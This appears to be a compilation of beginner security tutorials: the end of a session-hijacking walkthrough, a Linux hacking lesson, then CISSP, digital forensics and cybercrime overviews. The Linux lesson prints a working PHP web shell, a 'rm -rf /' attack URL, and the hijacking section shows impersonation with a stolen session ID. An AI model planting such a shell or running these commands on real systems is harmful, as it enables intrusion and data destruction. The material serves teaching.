
- Click on tools menu then select Tamper Data as shown below




- You will get the following Window. Note: If the Windows is not empty, hit the clear button



- Click on Start Tamper menu
- Switch back to Firefox web browser, type <http://www.techpanda.org/dashboard.php> then press the enter key to load the page
- You will get the following pop up from Tamper Data




- The pop-up window has three (3) options. **The Tamper option allows you to modify the HTTP header information before it is submitted to the server.**
- Click on it
- You will get the following window



- Copy the PHP session ID you copied from the attack URL and paste it after the equal sign. Your value should now look like this

PHPSESSID=2DVLTI~~P~~2N8LDBN11B2RA76LM2

- Click on OK button
- You will get the Tamper data popup window again



- Uncheck the checkbox that asks Continue Tampering?
- Click on submit button when done
- You should be able to see the dashboard as shown below

The screenshot shows a Firefox window with the title "Dashboard | Personal Contacts Manager v1.0 - Mozilla Firefox". The address bar shows "www.techpanda.org/dashboard.php" with a red circle around it. The dashboard itself has a header "Dashboard | Personal Contacts Manager v1.0" and a "Log Out" button. Below is a table with the following data:

ID	First Name	Last Name	Mobile No	Email	Actions
1	Roderick	Chekoko	9990986	kr@kr.com	<a href="#">Edit</a>
2	Martin	Dawn	111	d@mar.com	<a href="#">Edit</a>
3	Wernie	Ngoma	555	wngoma@yahoo.com	<a href="#">Edit</a>
5	Melody	Kalinda	0758076112	kamel@gmail.com	<a href="#">Edit</a>
6	Smith	Jones	09875465456	sjones@space.com	<a href="#">Edit</a>
10	<a href="#">Dark</a>	Maiden	87635444242	darkmaiden@octopus.ps	<a href="#">Edit</a>

Total Records Count: 6

**Note:** we did not login, we impersonated a login session using the PHPSESSID value we retrieved using cross site scripting

## Summary

- A web application is based on the server-client model. The client side uses the web browser to access the resources on the server.
- Web applications are usually accessible over the internet. This makes them vulnerable to attacks.
- Web application threats include SQL Injection, Code Injection, XSS, Defacement, Cookie poisoning, etc.
- A good security policy when developing web applications can help make them secure.

## Hacking Linux OS: Complete Tutorial with Ubuntu Example

Linux is the most widely used server operating system, especially for web servers. It is open source; this means anybody can have access to the source code. **This makes it less secure compared to other operating systems as attackers can study the source code to find vulnerabilities.** [Linux](#) Hacking is about exploiting these vulnerabilities to gain unauthorized access to a system.

In this article, we will introduce you to what Linux is, its security vulnerabilities and the counter measures you can put in place.

### Topics covered in this tutorial

- [Quick Note on Linux](#)
- [Linux Hacking Tools](#)
- [How to prevent Linux hacks](#)
- [Hacking Activity: Hack a Linux system using PHP](#)

### Quick Note on Linux

**Linux is an open source operating system.** There are many distributions of Linux-based operating systems such as Redhat, Fedora, and Ubuntu, etc. Unlike other operating system, Linux is less secure when it comes to security.

This is because the source code is available freely, so it is easy to study it for vulnerabilities and exploit them compared to other operating systems that are not open source. Linux can be used as a server, desktop, tablet, or mobile device operating system.

Linux programs can be operated using either GUI or commands. The commands are more effective and efficient compared to using the GUI. For this reason, it helps to know Linux basic commands.

Refer to these tutorials <https://www.guru99.com/unix-linux-tutorial.html> on how to get started with Linux.

## Linux Hacking Tools

- **Nessus**— this tool can be used to scan configuration settings, patches, and networks etc. it can be found at <https://www.tenable.com/products/nessus>
- **NMap**. This tool can be used to monitor hosts that are running on the server and the services that they are utilizing. It can also be used to scan for ports. It can be found at <https://nmap.org/>
- **SARA** – SARA is the acronym for Security Auditor's Research Assistant. As the name implies, this tool can be used to audit networks against threats such as **SQL** Injection, XSS etc. it can be found at <http://www-arc.com/sara/sara.html>

The above list is not exhaustive; it gives you an idea of the tools available for hacking Linux systems.

## How to prevent Linux hacks

Linux Hacking takes advantage of the vulnerabilities in the operating system. An organization can adopt the following policy to protect itself against such attacks.

- **Patch management**— patches fix bugs that attackers exploit to compromise a system. A good patch management policy will ensure that you constantly apply relevant patches to your system.
- **Proper OS configuration**— other exploits take advantage of the weaknesses in the configuration of the server. Inactive user names and daemons should be disabled. Default settings such as common

passwords to application, default user names and some port numbers should be changed.

- **Intrusion Detection System**– such tools can be used to detect unauthorized access to the system. Some tools have the ability to detect and prevent such attacks.

## Hacking Activity: Hack a Ubuntu Linux System using PHP

In this practical scenario, we will provide you with basic information on how you can use [PHP](#) to compromise a Linux. We are not going to target any victim. If you want to try it out, you can install LAMPP on your local machine.

PHP comes with two functions that can be used to execute Linux commands. It has exec() and shell\_exec() functions. The function exec() returns the last line of the command output while the shell\_exec() returns the whole result of the command as a string.

For demonstration purposes, let's assume the attacker managers to upload the following file on a web server.

```
<?php

$cmd = isset($_GET['cmd']) ? $_GET['cmd'] : 'ls -l';

echo "executing shell command:-> $cmd<br>";

$output = shell_exec($cmd);

echo "<pre>$output</pre>";

?>
```

**HERE,**

The above script gets the command from the GET variable named cmd. The command is executed using shell\_exec() and the results returned in the browser.

The above code can be exploited using the following URL

<http://localhost/cp/konsole.php?cmd=ls%20-l>

**HERE,**

- "...konsole.php?cmd=ls%20-l" **assigns the value ls -l to the variable cmd.**

The command executed against the server will be

```
shell_exec('ls -l') ;
```

Executing the above code on a web server gives results similar to the following.

```
executing command: ls -l

total 72
-rw-r--r-- 1          130 Jul  7  2005 400.shtml
-rw-r--r-- 1          162 Jun 25  2003 401.shtml
-rw-r--r-- 1          201 Jun 25  2003 403.shtml
-rw-r--r-- 1          83 Oct  7  2010 404.shtml
-rw-r--r-- 1          461 Jul  9  2012 500.php
-rw-r--r-- 1          71 Jun 24  2003 500.shtml
drwxr-xr-x 2          4096 Aug  9 03:15 cgi-bin
-rw-r--r-- 1          2932 Aug 28 14:10 contacts_editor.php
drwxr-xr-x 2          4096 Sep  3 00:46 css
-rw-r--r-- 1          4268 Aug 28 14:10 dashboard.php
-rw-r--r-- 1          0 Feb  5  2009 default.html
-rw-r--r-- 1          304 Oct  5 02:33 error_log
-rw-r--r-- 1          822 Feb 10  2010 favicon.ico
drwxr-xr-x 2          4096 Sep  3 00:55 includes
-rw-r--r-- 1          2683 Aug 28 14:08 index.php
drwxr-xr-x 2          4096 Sep  3 00:46 js
-rw-r--r-- 1          104 Oct  5 02:36 konsole.php
-rw-r--r-- 1          118 Aug 28 14:09 logout.php
```

The above command simply displays the files in the current directory and the permissions

Let's suppose the attacker passes the following command

```
rm -rf /
```

**HERE,**

- "rm" removes the files

- “rf” makes the rm command run in a recursive mode. Deleting all the folders and files
- “/” instructs the command to start deleting files from the root directory

The attack URL would look something like this

`http://localhost/cp/konsole.php?cmd=rm%20-rf%20/`

## Summary

- Linux is a popular operating system for servers, desktops, tablets and mobile devices.
- Linux is open source, and the source code can be obtained by anyone. This makes it easy to spot the vulnerabilities.
- Basic and networking commands are valuable to Linux hackers.
- Vulnerabilities are a weakness that can be exploited to compromise a system.
- A good security can help to protect a system from been compromised by an attacker.

# CISSP Certification Guide: What is, Prerequisites, Cost, CISSP Salary

## What is CISSP?

CISSP- full form Certified Information Systems Security Professional is considered as a quality standard in the field of information security.

This Cyber certification is offered by [\(ISC\)<sup>2</sup>](#) which is an international non-profit organization with more than 200k certified members. The certification was introduced in 1994 and is most required security certification on LinkedIn. The exam is available in 8 languages at 882 locations in 114 countries. The certification meets ISO/IEC Standard 17024.

Today, many IT security professionals prefer CISSP certification training. It provides information security professional with an objective to measure competence and a globally recognized standard of achievement.

In this training tutorial, you will learn

- [What is CISSP?](#)
- [Important Domain of CISSP Certificate](#)
- [Skills developed after CISSP certification](#)
- [Who should do a CISSP certification?](#)
- [How to become CISSP certified?](#)
- [Why become CISSP Certified?](#)
- [Course Objectives of CISSP Certification](#)
- [Guide to ace CISSP certification](#)
- [Salary of CISSP certified professional.](#)

## **Important Domain of CISSP Certificate**

A domain is a broad topic that you need to master to ace the CISSP certification exam. Here are the important CISSP Domains:

- Domain 1. Security and Risk Management
- Domain 2. Asset Security
- Domain 3. Security Architecture and Engineering
- Domain 4. Communication and Network Security
- Domain 5. Identity and Access Management (IAM)
- Domain 6. Security Assessment and Testing
- Domain 7. Security Operations
- Domain 8. Software Development Security



## Skills developed after CISSP certification

At the end of the CISSP certification course you will be:

- You should able to define the architecture, design, and management of the security of your organization.
- You will acquire the related knowledge and skills to become a qualified CISSP certificated professional.
- Develop working knowledge in the 8 domains recommended by the CISSP Common Body of Knowledge(CBK)
- Learn about Access Control Systems, Security, and Methodology of Software
- Able to optimize of Security Operations

## Who should do a CISSP certification?

CISSP certification training is important for the following professionals:

- Chief Information Security Officer
- Director of Security
- Network Architect
- Security Consultant
- Security Manager
- Security Auditor
- Security Analyst
- IT Director/Manager
- Managing Cloud security
- Security Systems Engineer

## How to become CISSP certified?

Here, are some steps that you need to follow to become a CISSP certified professional.

### Step 1) Understand Exam Format:

CISSP English is a CAT (Computer Adaptive Test) with 100 to 150 questions. You get 3 hours to take the exam. You need to score 700 out of 1000 to be certified.

### Step 2) Match the Eligibility Criteria: Key prerequisites

- You need atleast 5 years cumulative paid full-time work experience in at least two domains of the CISSP Common Book of Knowledge.
- Getting 4-year college education degree or a regional equivalent of a cissp credential from the (ISC)<sup>2</sup> approved list. This helps you to satisfy 1 year of the required experience.
- If you don't have the needed experience to become a CISSP professional, you can become an Associate of (ISC)<sup>2</sup> by passing the basic level the CISSP examination.
- The Associate of (ISC)<sup>2</sup> will then get 6 years to earn the 5 years required experience.
- Once you get the certification, you should recertify it after every 3 years. Recertification is accomplished by earning continuing professional education (CPE) credits and paying an annual membership fee.

### **Step 3) Take the Training:**

Next, you need to enroll yourself in a CISSP training program to get a comprehensive understanding of the course modules. It helps you to pass the exam successfully and allows you to reduce your exam preparation stress.

Moreover, a certified instructor will guide you regarding the certification exam. You can also take the help of the CISSP training material available to get success in this exam.

### **Step 4) Generate your own Pearson VUE Account:**

To prepare yourself for CISSP exam you need [Pearson VUE](#) account for a real evaluation of your gained knowledge. In the Pearson VUE site, you will find details regarding the testing locations, policies, accommodation, etc.

### **Step 5) Register to Plan Your Exam:**

Now process with the registration, for which you will have to complete the examination agreement.

You need to verify the truth of your assertions regarding your professional experience. You will also require to legally commit to the (ISC)<sup>2</sup> code of ethics. Here, you will also need to pay your requested fee for your CISSP exam.

### **Step 6) Take the Exam:**

Clear the CISSP certification exam to judge your skill and ability. Be focused and clear your CISSP certification exam.

### **Step 7) Take Your (ISC)<sup>2</sup> Code of Ethics Subscription:**

Once you successfully passed the exam, you will have to subscribe to the (ISC)<sup>2</sup> Code of Ethics to avail your CISSP certification.

### **Step 8) Get Yourself Endorsed:**

Lastly, you need to endorse your application within nine months from the date of your exam. To verify your professional experience, an endorsement form needs to be finished and signed by an (ISC)<sup>2</sup> certified CISSP cloud security professional. He or she should be an active member of the community.

## **Why become CISSP Certified?**

Here, are Important reasons why should enroll for the CISSP certification course:

- CISSP is an international certificate course, not specific to any country. This gives you a global recognition.
- After attending this training, you will have the technical knowledge, abilities, and skills to develop a holistic security program.
- You can stand out from other CISSP certification candidates for a suitable job opening in the market for information security.
- You will have access to valued career resources, that would include networking and exchange of ideas with peers.
- It also gives you an opportunity to authenticate your skills and competence that you have gain through the years of experience in the cyber security world.
- CISSP certification allows you to increase your credibility, can provide you with a secure job.
- You will expand your cybersecurity knowledge by enrolling CISSP certificate.
- The CISSP certification confirms that you are capable enough of developing information security policies, standards, and procedures.
- Allows you to join a professional organization and to link up with like-minded individuals.
- Enjoy perks like a free subscription to InfoSecurity Professional Magazine, 50% of (ISC)<sup>2</sup> textbooks, attend webinars, digital badges to showcase expertise.


## **Course Objectives of CISSP Certification**

Here, are some objectives to get this certificate course:

- Becomes familiar with the (ISC)<sup>2</sup> Common Body of Knowledge (CBK) which includes some common terms, principles, lists, categories, etc.
- Be familiar with the CISSP exam process.
- You should be able to develop a study plan for taking and passing the exam experience.
- Helps you to widen your knowledge of software security concepts and practices.
- Become more marketable in a competitive workforce
- Show your dedication to the security discipline.

- Improves the credibility and value of the employees as the (ISC)<sup>2</sup> security certifications are recognized internationally.
- Increase credibility and goodwill for the organization when working with vendors and contractors.
- Empowers you with a universal security language with industry accepted terms and practices.

## Guide to ace CISSP certification



Here, are some useful tips for getting CISSP certification.

- Determine days you need to prepare for this exam from a local study group and discuss a difficult topic or questions with them.
- You should focus on domains that you do not know or are weak.
- Perfect yourself with a minimum of 50 questions per domain.
- Reach your scores to a consistent 80%
- You will mostly need two-three months of study to complete the CISSP course material.
- Use multiple study resources, for example, Reference books, Learning materials, online eLearning and free test resources.
- Prepare for the endorsement process.
- Read the exam questions carefully, and first attempt question for which you know answers.
- Watch the clock regularly as you need to attempt 250 questions and 6 hours maximum exam. Or 100 questions in 3 hours for CAT.
- Remember that CISSP certification may still contain questions that you might think has been outdated in the real world.

## Salary of CISSP certified professional.

According to a study of Global Information Security, CISSP certified professionals earn 25% more salary than the non-certified counterparts. It is among the list of top highest paying jobs by tech republic job trend survey.



Therefore, the salary of a CISSP security professional is much higher as compared to the others who are not certified. However, the pay scale may differ from region to region and country to country.

### Summary

CISSP- full form Certified Information Systems Security Professional is considered as a quality standard in the field of information security.

- Steps to get CISSP certification are: Match the eligibility criteria, Take the training, Generate your own Pearson VUE Account, Pass the Exam, Take Your (ISC)<sup>2</sup> Code of Ethics Subscription, Get Yourself Endorsed.
- CISSP is an international certificate course, not specific to any country. This gives you a global recognition.
- Security and Risk Management, Security Engineering, Communications and Network Security, Identity and Access Management are important domains of CISSP

- After the successful CISSP training, you will acquire the related knowledge and skills to become a qualified CISSP certificated professional.
- CISSP certification training is relevant to Chief Information Security Officer, Director of Security, Network Architect, Security Consultant, Security Manager, Security Auditor, Security Analyst, etc.
- Determine days you need to prepare for this exam from a local study group and discuss a difficult topic or questions with them.
- According to a study of Global Information Security CISSP certified professionals earn 25% more salary than the non-certified counterparts.
- CISSP certification cost is \$699

## **What is Digital Forensics? History, Process, Types, Challenges**

### **What is Digital Forensics?**

Digital Forensics is defined as the process of preservation, identification, extraction, and documentation of computer evidence which can be used by the court of law. It is a science of finding evidence from digital media like a computer, mobile phone, server, or network. It provides the forensic team with the best techniques and tools to solve complicated digital-related cases.

Digital Forensics helps the forensic team to analyzes, inspect, identifies, and preserve the digital evidence residing on various types of electronic devices.

In this digital forensic tutorial, you will learn:

- [What is Digital Forensics?](#)
- [History of Digital forensics](#)
- [Objectives of computer forensics](#)
- [Process of Digital forensics](#)
- [Types of Digital Forensics](#)
- [Challenges faced by Digital Forensics](#)
- [Example Uses of Digital Forensics](#)
- [Advantages of Digital forensics](#)
- [Disadvantages of Digital Forensics](#)

### **History of Digital forensics**

Here, are important landmarks from the history of Digital Forensics:

- Hans Gross (1847 -1915): First use of scientific study to head criminal investigations
- FBI (1932): Set up a lab to offer forensics services to all field agents and other law authorities across the USA.
- In 1978 the first computer crime was recognized in the Florida Computer Crime Act.
- Francis Galton (1882 - 1911): Conducted first recorded study of fingerprints
- In 1992, the term Computer Forensics was used in academic literature.
- 1995 International Organization on Computer Evidence (IOCE) was formed.
- In 2000, the First FBI Regional Computer Forensic Laboratory established.
- In 2002, Scientific Working Group on Digital Evidence (SWGDE) published the first book about digital forensic called "Best practices for Computer Forensics".
- In 2010, Simson Garfinkel identified issues facing digital investigations.

## **Objectives of computer forensics**

Here are the essential objectives of using Computer forensics:

- It helps to recover, analyze, and preserve computer and related materials in such a manner that it helps the investigation agency to present them as evidence in a court of law.
- It helps to postulate the motive behind the crime and identity of the main culprit.
- Designing procedures at a suspected crime scene which helps you to ensure that the digital evidence obtained is not corrupted.
- Data acquisition and duplication: Recovering deleted files and deleted partitions from digital media to extract the evidence and validate them.
- Helps you to identify the evidence quickly, and also allows you to estimate the potential impact of the malicious activity on the victim
- Producing a computer forensic report which offers a complete report on the investigation process.
- Preserving the evidence by following the chain of custody.

## **Process of Digital forensics**

Digital forensics entails the following steps:

- Identification
- Preservation
- Analysis
- Documentation
- Presentation

© guru99.com

## Identification

- Identify the purpose of investigation
- Identify the resources required

## Preservation

- Data is isolate, secure and preserve

## Analysis

- Identify tool and techniques to use
- Process data
- Interpret analysis results

## Documentation

- Documentation of the crime scene along with photographing, sketching, and crime-scene mapping

## Presentation

- Process of summarization and explanation of conclusion done with the help to gather facts.

## Process of Digital Forensics

Let's study each in detail

### Identification

It is the first step in the forensic process. The identification process mainly includes things like what evidence is present, where it is stored, and lastly, how it is stored (in which format).

Electronic storage media can be personal computers, Mobile phones, PDAs, etc.

## Preservation

In this phase, data is isolated, secured, and preserved. It includes preventing people from using the digital device so that digital evidence is not tampered with.

## Analysis

In this step, investigation agents reconstruct fragments of data and draw conclusions based on evidence found. However, it might take numerous iterations of examination to support a specific crime theory.

## Documentation

In this process, a record of all the visible data must be created. It helps in recreating the crime scene and reviewing it. It Involves proper documentation of the crime scene along with photographing, sketching, and crime-scene mapping.

## Presentation

In this last step, the process of summarization and explanation of conclusions is done.

However, it should be written in a layperson's terms using abstracted terminologies. All abstracted terminologies should reference the specific details.

# Types of Digital Forensics

Three types of digital forensics are:

## Disk Forensics:

It deals with extracting data from storage media by searching active, modified, or deleted files.

## **Network Forensics:**

It is a sub-branch of digital forensics. It is related to monitoring and analysis of computer network traffic to collect important information and legal evidence.

## **Wireless Forensics:**

It is a division of network forensics. The main aim of wireless forensics is to offer the tools needed to collect and analyze the data from wireless network traffic.

## **Database Forensics:**

It is a branch of digital forensics relating to the study and examination of databases and their related metadata.

## **Malware Forensics:**

This branch deals with the identification of malicious code, to study their payload, viruses, worms, etc.

## **Email Forensics**

Deals with recovery and analysis of emails, including deleted emails, calendars, and contacts.

## **Memory Forensics:**

It deals with collecting data from system memory (system registers, cache, RAM) in raw form and then carving the data from Raw dump.

## **Mobile Phone Forensics:**

It mainly deals with the examination and analysis of mobile devices. It helps to retrieve phone and SIM contacts, call logs, incoming, and outgoing SMS/MMS, Audio, videos, etc.

# **Challenges faced by Digital Forensics**

Here, are major challenges faced by the Digital Forensic:

- The increase of PC's and extensive use of internet access
- Easy availability of hacking tools
- Lack of physical evidence makes prosecution difficult.
- The large amount of storage space into Terabytes that makes this investigation job difficult.
- Any technological changes require an upgrade or changes to solutions.

## **Example Uses of Digital Forensics**

In recent time, commercial organizations have used digital forensics in following a type of cases:

- Intellectual Property theft
- Industrial espionage
- Employment disputes
- Fraud investigations
- Inappropriate use of the Internet and email in the workplace
- Forgeries related matters
- Bankruptcy investigations
- Issues concern with the regulatory compliance

## **Advantages of Digital forensics**

Here, are pros/benefits of Digital forensics

- To ensure the integrity of the computer system.
- To produce evidence in the court, which can lead to the punishment of the culprit.
- It helps the companies to capture important information if their computer systems or networks are compromised.
- Efficiently tracks down cybercriminals from anywhere in the world.
- Helps to protect the organization's money and valuable time.
- Allows to extract, process, and interpret the factual evidence, so it proves the cybercriminal action's in the court.

## **Disadvantages of Digital Forensics**

Here, are major cos/ drawbacks of using Digital Forensic

- Digital evidence accepted into court. However, it is must be proved that there is no tampering

- Producing electronic records and storing them is an extremely costly affair
- Legal practitioners must have extensive computer knowledge
- Need to produce authentic and convincing evidence
- If the tool used for digital forensic is not according to specified standards, then in the court of law, the evidence can be disapproved by justice.
- Lack of technical knowledge by the investigating officer might not offer the desired result

*Summary:*

- Digital Forensics is the preservation, identification, extraction, and documentation of computer evidence which can be used in the court of law
- Process of Digital forensics includes 1) Identification, 2) Preservation, 3) Analysis, 4) Documentation and, 5) Presentation
- Different types of Digital Forensics are Disk Forensics, Network Forensics, Wireless Forensics, Database Forensics, Malware Forensics, Email Forensics, Memory Forensics, etc.
- Digital forensic Science can be used for cases like 1) Intellectual Property theft, 2) Industrial espionage 3) Employment disputes, 4) Fraud investigations.

## **What is Cybercrime? Types, Tools, Examples**

### **What is Cybercrime?**

Cybercrime is defined as an unlawful action against any person using a computer, its systems, and its online or offline applications. It occurs when information technology is used to commit or cover an offense. However, the act is only considered Cybercrime if it is intentional and not accidental.

In this tutorial, you will learn:

- [What is Cybercrime?](#)
- [Example of Cybercrime](#)

- [Cybercrime Attack Types](#)
- [Cyber Crime Tools](#)

## **Example of Cybercrime**

Here, are some most commonly occurring Cybercrimes:

- The fraud did by manipulating computer network
- Unauthorized access to or modification of data or application
- Intellectual property theft that includes software piracy
- Industrial spying and access to or theft of computer materials
- Writing or spreading computer viruses or malware
- Digitally distributing child pornography

## **Cybercrime Attack Types**

Cybercrime can attack in various ways. Here, is some most common cybercrime attack mode:

**Hacking:**

It is an act of gaining unauthorized access to a computer system or network.

**Denial Of Service Attack:**

In this cyberattack, the cyber-criminal uses the bandwidth of the victim's network or fills their e-mail box with spammy mail. Here, the intention is to disrupt their regular services.

**Software Piracy:**

Theft of software by illegally copying genuine programs or counterfeiting. It also includes the distribution of products intended to pass for the original.

**Phishing:**

Pishing is a technique of extracting confidential information from the bank/financial institutional account holders by illegal ways.

## Spoofing:

It is an act of getting one computer system or a network to pretend to have the identity of another computer. It is mostly used to get access to exclusive privileges enjoyed by that network or computer.

# Cyber Crime Tools

There are many types of Digital forensic tools

### Kali Linux:

Kali Linux is an open-source software that is maintained and funded by Offensive Security. It is a specially designed program for digital forensics and penetration testing.

### Ophcrack:

This tool is mainly used for cracking the hashes, which are generated by the same files of windows. It offers a secure GUI system and allows you to run on multiple platforms.

